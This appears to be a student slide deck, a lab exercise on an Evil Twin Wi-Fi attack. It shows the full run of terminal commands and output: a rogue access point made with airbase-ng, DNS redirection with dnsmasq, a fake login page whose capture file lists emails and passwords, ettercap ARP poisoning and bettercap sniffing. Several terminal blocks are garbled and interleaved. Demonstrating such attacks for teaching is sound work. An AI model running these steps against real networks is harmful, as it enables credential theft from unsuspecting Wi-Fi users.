

# Evil Twin Attack

**Presented by:**  
Fatima Bouyarmane  
Wissal Boutayeb

**Supervised by:**  
Mr. Zineddine

# Summary

---

01 Introduction

02 Project Architecture

03 Attack Simulation - Evil Twin Setup

04 Traffic Interception and MITM

05 Real-Time Monitoring with ELK Stack

06 Conclusion and Future Work

07 Q&A

# Introduction

## Overview of Wireless Security Risks

---

Wireless networks, while offering mobility and convenience, are inherently vulnerable to a wide range of attacks. Unlike wired networks, wireless communication broadcasts data over the air, making it accessible to anyone within range. This exposes users to threats such as:

- **Rogue Access Points (Rogue APs)**
- **Man-in-the-Middle (MITM) attacks**
- **Deauthentication and Disassociation attacks**
- **Credential harvesting through fake portals**
- **Wi-Fi phishing (Evil Twin attacks)**

These attacks are particularly dangerous in public Wi-Fi environments like airports, cafes, or universities, where users often connect without verifying the authenticity of the network.

# Introduction

## What Is an Evil Twin Attack?

---

An Evil Twin attack is a type of rogue access point attack where an attacker sets up a fake Wi-Fi network that mimics a legitimate one. The goal is to trick users into connecting to the attacker's access point, believing it to be the real one.

Once connected, the attacker can:

- **Intercept all user traffic.**
- **Redirect the victim to a fake login page (Captive Portal).**
- **Capture sensitive data such as usernames, passwords, and session cookies.**
- **Launch further MITM attacks or inject malicious scripts.**

This form of attack is simple to execute but highly effective, making it a serious threat in modern wireless environments.

# Introduction

## Main Objective of Our Project

---


Simulate a realistic Evil Twin attack using tools like Bettercap and Ettercap, including:

- **Creating a rogue AP.**
- **Deploying a fake captive portal.**
- **Capturing credentials and traffic.**

Implement a real-time detection and monitoring system using the ELK Stack (Elasticsearch, Logstash, Kibana) to:

- **Collect and analyze log data (credentials, network traffic).**
- **Visualize attack patterns and indicators.**
- **Provide centralized security monitoring.**

# Project Architecture



# Attack Simulation – Evil Twin Setup

---

01

Goal: Trick users into connecting to a rogue Wi-Fi access point

02

Objective: Intercept credentials through a fake login portal

03

Technique: Create a malicious AP that mimics a legitimate one



# Tools & Technologies


---

- **Hostapd**: Used to create a rogue Wi-Fi access point.
- **Dnsmasq**: Configured for DHCP and DNS spoofing.
- **Bettercap**
- **Ettercap**
- **Apache Server / PHP**: Hosts the fake login portal.
- **ELK Stack (Elasticsearch, Logstash, Kibana)**: For centralized log storage and visualization.

# Preparing Wireless Interface

```
(kali㉿kali)-[~/Evil_Twin_setup]
$ sudo airmon-ng start wlan0 cachesize 150
[sudo] password for kali: ion: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-inotify dumpfile
Found 1 processes that could cause trouble 10.0.0.100, lease time 12h
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode
^C
PID Name
171284 [NetworkManagerl_Twin_setup]
$ sudo pkill dnsmasq
PHY: dnsInterface:nsmasq.Driverd      Chipset
phy1:asq:wlan0:ted, version mt7601u, cachesize Ralink Technology, Corp. MT7601U
dnsmasq: compile(mac80211 monitor mode) already enabled for [phy1]wlan0 on [phy1]10
dnsmasq: compile(mac80211 monitor mode) already enabled for [phy1]wlan0 on [phy1]10
```

## Launching the Rogue Access Point



```
(kali㉿kali)-[~/Evil_Twin_setup]
$ sudo airbase-ng -e wifi -c 11 wlan0
10:45:54 u Created tap interface at 0#53
10:45:54 r Trying to set MTU on wlan0 to 1500
10:45:54 u Access Point with BSSID 8C:88:2B:C0:7F:85 started.
10:48:41 u Client A0:22:DE:D7:52:39 associated (unencrypted) to ESSID: "wifi"
10:48:41 u Client A0:22:DE:D7:52:39 associated (unencrypted) to ESSID: "wifi"
10:54:10 u Client 92:4A:54:76:6F:A3 associated (unencrypted) to ESSID: "wifi"
10:54:10 u Client 92:4A:54:76:6F:A3 associated (unencrypted) to ESSID: "wifi"
10:54:10 r Client 92:4A:54:76:6F:A3 associated (unencrypted) to ESSID: "wifi"
10:54:10 r Client 92:4A:54:76:6F:A3 associated (unencrypted) to ESSID: "wifi"
10:54:10 u Client 92:4A:54:76:6F:A3 associated (unencrypted) to ESSID: "wifi"
10:54:10 u Client 92:4A:54:76:6F:A3 associated (unencrypted) to ESSID: "wifi"
10:54:10 u Client 92:4A:54:76:6F:A3 associated (unencrypted) to ESSID: "wifi"
10:54:10 u Client 92:4A:54:76:6F:A3 associated (unencrypted) to ESSID: "wifi"
10:57:14 u Client 3C:58:C2:FF:87:A5 associated (unencrypted) to ESSID: "wifi"
```

# Network Setup with dnsmasq


```
(kali㉿kali)-[~/Evil_Twin_setup]
└─$ cat dnsmasq.conf
interface=at0
dhcp-range=10.0.0.10,10.0.0.100,12h socket: Address
dhcp-option=3,10.0.0.1      # Gateway
dhcp-option=6,10.0.0.1      # DNS server
server=8.8.8.8              # Upstream DNS
server=8.8.4.4
server=64.6.64.6             found
server=65.6.65.6
log-queries
log-dhcp lsof -i :67
listen-address=127.0.0.1
COMMAND      PID USER FD   TYPE DEVICE SIZE/OFF NO

```

```
(kali㉿kali)-[~/Evil_Twin_setup]
└─$ sudo ifconfig at0 up
      unexpected value > 0.
sudo: ifconfig: at0:10.0.0.1 netmask 255.255.255.0
      wi_write(): No such device or address
      Error sending beacon!
(kali㉿kali)-[~/Evil_Twin_setup]
└─$ ifconfig at0
^C
at0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.0.0.1 netmask 255.255.255.0  broadcast 10.0.0.255
          link fe80::8e88:2bff:fe0:7f85  brd fe80::ff:fe0:7f85
          ether 8c:88:2b:c0:7f:85  txqueuelen 1000  (Ethernet)
          RX packets 0 bytes 0 (0.0 B)  1500
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 61 bytes 516 (516.0 B)  brd 0 bytes/s
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
          txqueuelen 1000  (Ethernet)
          Client 64:6c:80:55:fc:4f associated (unencrypted) to ESSID: "wifi"
          ^C
(kali㉿kali)-[~/Evil_Twin_setup]
└─$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
└─$ sudo airbase-ng -e wifi -c 11 wlan0
10:45:54  Created tap interface at0
10:45:54  TAP driver loaded successfully

```

# Fake Login Page & Data Capture



```
[--(kali㉿kali)-[~]]$ cat /var/www/html/creds.txt
Email: Fatima@gmail.com | Password: 1789 | IP: 10.0.0.37 | Time: 2025-06-12 18:44:51
Email: wissal@gmail.com | Password: 0087524gdy | IP: 10.0.0.10 | Time: 2025-06-12 18:45:50
Email: meryem@gmail.com | Password: 1@#567812 | IP: 10.0.0.37 | Time: 2025-06-12 18:45:52
Email: Rajae123@yahoo.com | Password: 0&5%4!1230756 | IP: 10.0.0.37 | Time: 2025-06-12 18:48:11
Email: xyz@yahoo.com | Password: 76dfhqq | IP: 10.0.0.10 | Time: 2025-06-12 18:48:14
Email: rita@gmail.com | Password: 1234 | IP: 10.0.0.1 | Time: 2025-06-12 19:11:43
Email: manal@yahoo.org | Password: gFti97eqq | IP: 10.0.0.1 | Time: 2025-06-12 19:14:24
Email: wess156@amazon.com | Password: 45@31#$%Ab | IP: 10.0.0.1 | Time: 2025-06-12 19:17:07
Email: Fatima@gmail.com | Password: 1789 | IP: 10.0.0.37 | Time: 2025-06-12 19:54:35
```

```
(kali㉿kali)-[~/Evil_Twin_Setup] ~
$ sudo pkill dnsmasq
$ sudo dnsmasq -C dnsmasq.conf -d ato 1500
0:41:30 Trying to set MTU on wlan0 to 1800
dnsmasq: started, version 2.91 cachesize 1500:7F:85 started.
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua TFTP conntrack ipset nftset
inotify dumpfile 54:6C:18:01:55:FC:14F associated (unencrypted) to ESSID: "wifi"
dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.100, lease time 12h
dnsmasq: using nameserver 8.8.8#53
dnsmasq: using nameserver 8.8.4.4#53
dnsmasq: using nameserver 64.6.64.6#53
dnsmasq: using nameserver 65.6.65.6#53
dnsmasq: reading /etc/resolv.conf to 1500
dnsmasq: using nameserver 8.8.8.8#53:88:2B:C0:7F:85 started.
dnsmasq: using nameserver 8.8.4.4#53 associated (unencrypted) to ESSID: "wifi"
dnsmasq: using nameserver 64.6.64.6#53 associated (unencrypted) to ESSID: "wifi"
dnsmasq: using nameserver 65.6.65.6#53 associated (unencrypted) to ESSID: "wifi"
dnsmasq: using nameserver 192.168.40.2#53 associated (unencrypted) to ESSID: "wifi"
dnsmasq: read /etc/hosts(-77 names associated (unencrypted) to ESSID: "wifi"
dnsmasq: reading /etc/resolv.conf associated (unencrypted) to ESSID: "wifi"
dnsmasq: using nameserver 8.8.8.8#53 associated (unencrypted) to ESSID: "wifi"
dnsmasq: using nameserver 8.8.4.4#53 associated (unencrypted) to ESSID: "wifi"
dnsmasq: using nameserver 64.6.64.6#53 associated (unencrypted) to ESSID: "wifi"
dnsmasq: using nameserver 65.6.65.6#53 associated (unencrypted) to ESSID: "wifi"
dnsmasq: using nameserver 192.168.40.2#53
dnsmasq: exiting on receipt of SIGTERM
dnsmasq: reply cname-sin01-stsdk09.vivoglobal.com is 47.79.13.0
dnsmasq: query[A] api.weathercn.com from 10.0.0.10
dnsmasq: forwarded api.weathercn.com to 64.6.64.6
dnsmasq: query[A] api.weathercn.com from 10.0.0.10
dnsmasq: reply api.weathercn.com is <CNAME>
dnsmasq: reply cdn-global-api.trafficmanager.cn is <CNAME>
dnsmasq: reply api.weathercn.com.cdn.cloudflare.net is 104.18.16.92h
dnsmasq: reply api.weathercn.com.cdn.cloudflare.net is 104.18.17.9
dnsmasq: query[A] z-p42-chat-e2ee-ig-fallback.facebook.com from 10.0.0.10
dnsmasq: forwarded z-p42-chat-e2ee-ig-fallback.facebook.com to 64.6.64.6
dnsmasq: reply z-p42-chat-e2ee-ig-fallback.facebook.com is <CNAME>
dnsmasq: reply chat-e2ee-ig-p42.fallback.c10r.facebook.com is 157.240.195.175
dnsmasq: query[A] graph.instagram.com from 10.0.0.10
dnsmasq: cached graph.instagram.com is <CNAME>
dnsmasq: forwarded graph.instagram.com to 8.8.8.8
dnsmasq: forwarded graph.instagram.com to 8.8.4.4
dnsmasq: forwarded graph.instagram.com to 64.6.64.6
dnsmasq: forwarded graph.instagram.com to 65.6.65.6
dnsmasq: forwarded graph.instagram.com to 192.168.40.2
dnsmasq: query[A] graph.instagram.com from 10.0.0.10
dnsmasq: forwarded graph.instagram.com to 8.8.8.8
dnsmasq: forwarded graph.instagram.com to 8.8.4.4
dnsmasq: forwarded graph.instagram.com to 64.6.64.6
dnsmasq: forwarded graph.instagram.com to 65.6.65.6
dnsmasq: forwarded graph.instagram.com to 192.168.40.2
dnsmasq: reply graph.instagram.com is <CNAME>
dnsmasq: reply instagram.c10r.instagram.com is 31.13.83.52
```

# Traffic Interception and MITM

## 4.1 Man-in-the-Middle via Ettercap

# Objective:

# Intercept victim's traffic using ARP spoofing and DNS sniffing.

```
[kali㉿kali] [~]$ sudo ettercap -T -q -i at0 -M arp:remote -P autoadd -w captured_creds.pcap
dnsmasq: forwarded nexus-websocket-a.intercom.io from 10.0.0.0 to 8.8.8.8
dnsmasq: forwarded nexus-websocket-a.intercom.io from 10.0.0.37
dnsmasq: query[A] web.whatsapp.com from 10.0.0.37
dnsmasq: query[A] web.whatsapp.com from 10.0.0.37
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
dnsmasq: query[A] web.whatsapp.com from 10.0.0.37
dnsmasq: query[A] web.whatsapp.com from 10.0.0.37
Listening on: web.whatsapp.com is 10.0.0.1
dns: at0 → 8C:88:2B:C0:7F:85 app.com from 10.0.0.37
dnsmasq: 10.0.0.1/255.255.255.0 is 10.0.0.1
dnsmasq: fe80::8e88:2bff:fec0:7f85/64 m 10.0.0.37
dnsmasq: config web.whatsapp.com is 10.0.0.1
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...
dnsmasq: query[A] web.whatsapp.com from 10.0.0.37
dns: 34 plugins fig web.whatsapp.com is 10.0.0.1
dns: 42 protocol dissectors tsapp.com from 10.0.0.37
dns: 57 ports monitored whatsapp.com is 10.0.0.1
28230 mac vendor fingerprint pp.com from 10.0.0.37
1766 tcp OS fingerprint tsapp.com is 10.0.0.1
2182 known services eb.whatsapp.com from 10.0.0.37
Lua: no scripts were specified, not starting up!
dnsmasq: query[A] web.whatsapp.com from 10.0.0.37
Randomizing 255 hosts for scanning ... 10.0.0.1
Scanning the whole netmask for 255 hosts ... 10.0.0.37
* ━━━━━━━━━━━━| 100.00 %
dnsmasq: query[A] web.whatsapp.com from 10.0.0.37
2 hosts added to the hosts list ... 10.0.0.1
dnsmasq: query[A] web.whatsapp.com from 10.0.0.37
ARP poisoning victims: tsapp.com is 10.0.0.1
dnsmasq: query[A] web.whatsapp.com from 10.0.0.37
GROUP1 : ANY (all the hosts in the list). 1
dnsmasq: query[HTTPS] _5222_ https.web.whatsapp.com from 10.0.0.37
GROUP2 : ANY (all the hosts in the list). pp.com to 8.8.8.8
Starting Unified sniffing ... https.web.whatsapp.com from 10.0.0.37
dnsmasq: forwarded _5222_ https.web.whatsapp.com to 8.8.8.8
dnsmasq: query[HTTPS] _5222_ https.web.whatsapp.com from 10.0.0.37
Text only Interface activated ... web.whatsapp.com to 8.8.8.8
Hit 'h' for inline help _5222_ https.web.whatsapp.com from 10.0.0.37
dnsmasq: forwarded _5222_ https.web.whatsapp.com to 8.8.8.8
Activating autoadd plugin ... https.web.whatsapp.com from 10.0.0.37
dnsmasq: forwarded _5222_ https.web.whatsapp.com to 8.8.8.8
DHCP: [3C:58:C2:FF:87:A5] REQUEST 10.0.0.37 sapp.com from 10.0.0.37
DHCP: [3C:58:C2:FF:87:A5] REQUEST 10.0.0.37 p.com to 8.8.8.8
DHCP: [3C:58:C2:FF:87:A5] REQUEST 10.0.0.37 sapp.com from 10.0.0.37
DHCP: [10.0.0.1] ACK : 10.0.0.37 255.255.255.0 GW 10.0.0.1 DNS 10.0.0.1
DHCP: [10.0.0.1] ACK : 10.0.0.37 255.255.255.0 GW 10.0.0.1 DNS 10.0.0.1
DHCP: [10.0.0.1] ACK : 10.0.0.37 255.255.255.0 GW 10.0.0.1 DNS 10.0.0.1
DHCP: [3C:58:C2:FF:87:A5] REQUEST 10.0.0.37 sapp.com from 10.0.0.37
DHCP: [10.0.0.1] ACK : 10.0.0.37 255.255.255.0 GW 10.0.0.1 DNS 10.0.0.1
DHCP: [3C:58:C2:FF:87:A5] REQUEST 10.0.0.37
```

DHCP:s[10.0.0.1] ACK:s10.0.0.37|255.255.255.0|GW:10.0.0.1|FDNS:10.0.0.10.0.0.37  
HTTPa:c10.0.0.1:80c → sUSER:tnnncddm PASS:17777dg INFO: http://10.0.0.1/index.html  
CONTENT: email=nnnecd&pass=7777.cloudmessaging.edge.microsoft.com from 10.0.0.37  
dnsmasq: config access-point.cloudmessaging.edge.microsoft.com is 10.0.0.1  
HTTPa:c10.0.0.1:80a → eUSER:innncdou PASS:7777.e INFO: ihttp://10.0.0.1/index.html  
CONTENT: email=nnnecd&pass=7777.cloudmessaging.edge.microsoft.com is 10.0.0.1  
dnsmasq: query[A] access-point.cloudmessaging.edge.microsoft.com from 10.0.0.37  
HTTPa:c10.0.0.1:80c → sUSER:tnnncddm PASS:17777dg INFO: rhttp://10.0.0.1/index.html  
CONTENT: email=nnnecd&pass=7777.cloudmessaging.edge.microsoft.com from 10.0.0.37  
dnsmasq: config access-point.cloudmessaging.edge.microsoft.com is 10.0.0.1  
HTTPa:c10.0.0.1:80a → eUSER:innncdou PASS:7777.e INFO: ihttp://10.0.0.1/index.html  
CONTENT: email=nnnecd&pass=7777.cloudmessaging.edge.microsoft.com is 10.0.0.1  
dnsmasq: query[A] access-point.cloudmessaging.edge.microsoft.com from 10.0.0.37  
HTTPa:c10.0.0.1:80c → sUSER:tnnncddm PASS:17777dg INFO: rhttp://10.0.0.1/index.html  
CONTENT: email=nnnecd&pass=7777.cloudmessaging.edge.microsoft.com from 10.0.0.37  
dnsmasq: config access-point.cloudmessaging.edge.microsoft.com is 10.0.0.1  
HTTPa:c10.0.0.1:80a → eUSER:innncdou PASS:7777.e INFO: ihttp://10.0.0.1/index.html  
CONTENT: email=nnnecd&pass=7777.cloudmessaging.edge.microsoft.com is 10.0.0.1  
dnsmasq: query[A] access-point.cloudmessaging.edge.microsoft.com from 10.0.0.37  
HTTPa:c10.0.0.1:80c → sUSER:tnnncddm PASS:17777dg INFO: rhttp://10.0.0.1/index.html  
CONTENT: email=nnnecd&pass=7777.cloudmessaging.edge.microsoft.com from 10.0.0.37  
dnsmasq: config access-point.cloudmessaging.edge.microsoft.com is 10.0.0.1  
HTTPa:c10.0.0.1:80a → eUSER:innncdou PASS:7777.e INFO: ihttp://10.0.0.1/index.html  
CONTENT: email=nnnecd&pass=7777.cloudmessaging.edge.microsoft.com is 10.0.0.1  
dnsmasq: query[A] access-point.cloudmessaging.edge.microsoft.com from 10.0.0.37  
HTTPa:c10.0.0.1:80c → sUSER:tnnncddm PASS:17777dg INFO: rhttp://10.0.0.1/index.html  
CONTENT: email=nnnecd&pass=7777.cloudmessaging.edge.microsoft.com from 10.0.0.37  
dnsmasq: forwarded access-point.cloudmessaging.edge.microsoft.com to 8.8.8.8  
HTTPa:c10.0.0.1:80P → eUSER:nnnecd. PASS:7777gi INFO: ghttp://10.0.0.1/index.html 0.37  
CONTENT: email=nnnecd&pass=7777t.cloudmessaging.edge.microsoft.com to 8.8.8.8  
dnsmasq: query[HTTPS] access-point.cloudmessaging.edge.microsoft.com from 10.0.0.37  
HTTPa:c10.0.0.1:80 → eUSER:nnnecdlo PASS:7777g. INFO: http://10.0.0.1/index.html  
CONTENT: email=nnnecd&pass=7777oint.cloudmessaging.edge.microsoft.com from 10.0.0.37  
dnsmasq: forwarded access-point.cloudmessaging.edge.microsoft.com to 8.8.8.8  
HTTPa:c10.0.0.1:80P → eUSER:nnnecd. PASS:7777gi INFO: ghttp://10.0.0.1/index.html 0.37  
CONTENT: email=nnnecd&pass=7777t.cloudmessaging.edge.microsoft.com to 8.8.8.8  
dnsmasq: query[HTTPS] access-point.cloudmessaging.edge.microsoft.com from 10.0.0.37  
HTTPa:c10.0.0.1:80 → eUSER:nnnecdlo PASS:7777g. INFO: http://10.0.0.1/index.html  
CONTENT: email=nnnecd&pass=7777oint.cloudmessaging.edge.microsoft.com from 10.0.0.37

# Traffic Interception and MITM

## 4.1 Man-in-the-Middle via Ettercap

All HTTP (unencrypted) traffic will be intercepted. DNS spoofing allows us to redirect any device connected to our captive portal to a malicious web page

No.	Time	Source	Destination	Protocol	Length	Info
7	0.002386	10.0.0.37	10.0.0.1	DNS	83	Standard query 0x4b
8	0.002495	10.0.0.37	10.0.0.1	DNS	83	Standard query 0x4b
9	0.003667	10.0.0.1	10.0.0.37	DNS	99	Standard query resp
10	0.005079	10.0.0.37	10.0.0.1	DNS	83	Standard query 0x4b
11	0.005090	10.0.0.1	10.0.0.37	DNS	99	Standard query resp
12	0.005284	10.0.0.37	10.0.0.1	DNS	83	Standard query 0x4b
13	0.006330	10.0.0.1	10.0.0.37	DNS	99	Standard query resp
14	0.007179	10.0.0.1	10.0.0.37	DNS	99	Standard query resp
15	0.007858	10.0.0.1	10.0.0.37	DNS	99	Standard query resp
16	0.008936	10.0.0.1	10.0.0.37	DNS	99	Standard query resp
17	0.010445	10.0.0.1	10.0.0.37	DNS	99	Standard query resp
18	0.011404	10.0.0.1	10.0.0.37	DNS	99	Standard query resp
19	0.012295	10.0.0.37	10.0.0.1	DNS	83	Standard query 0x4b
20	0.012454	10.0.0.37	10.0.0.1	DNS	83	Standard query 0x4b
21	0.012672	10.0.0.37	10.0.0.1	DNS	83	Standard query 0x4b
22	0.013353	10.0.0.1	10.0.0.37	DNS	99	Standard query resp
23	0.014302	10.0.0.37	10.0.0.1	DNS	83	Standard query 0x4b
24	0.014641	10.0.0.1	10.0.0.37	DNS	99	Standard query resp
25	0.016582	10.0.0.1	10.0.0.37	DNS	99	Standard query resp
26	0.017020	10.0.0.1	10.0.0.37	DNS	99	Standard query resp
27	0.030209	10.0.0.37	10.0.0.1	TCP	66	53484 → 80 [SYN] Se

# Traffic Interception and MITM

## 4.1 Man-in-the-Middle via Bettercap Handshake Capture (PCAP File)

Objective:

Capture Wi-Fi handshakes during connection attempts using Bettercap, then parse the data for analysis.

```
(kali㉿kali)-[~]
└─$ sudo bettercap -iface at0
--(l3venv)-(kali㉿kali)-[~/Evil_Twin_Setup]
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

10.0.0.0/24 > 10.0.0.1 » [12:37:46] [sys.log] [war] Could not find mac for
10.0.0.0/24 > 10.0.0.1 » http.proxy on
10.0.0.0/24 > 10.0.0.1 » [12:37:51] [sys.log] [inf] http.proxy started on 10.0.0.1:8080 (sslstrip disabled)
10.0.0.0/24 > 10.0.0.1 » 0.0.1 netmask 255.255.255.0 up
10.0.0.0/24 > 10.0.0.1 » set net.sniff.verbose true
10.0.0.0/24 > 10.0.0.1 »
10.0.0.0/24 > 10.0.0.1 »~setnet.sniff.output /root/sniffed.pcap
10.0.0.0/24 > 10.0.0.1 » 0.0.1 netmask 255.255.255.0 up
10.0.0.0/24 > 10.0.0.1 » net.sniff on
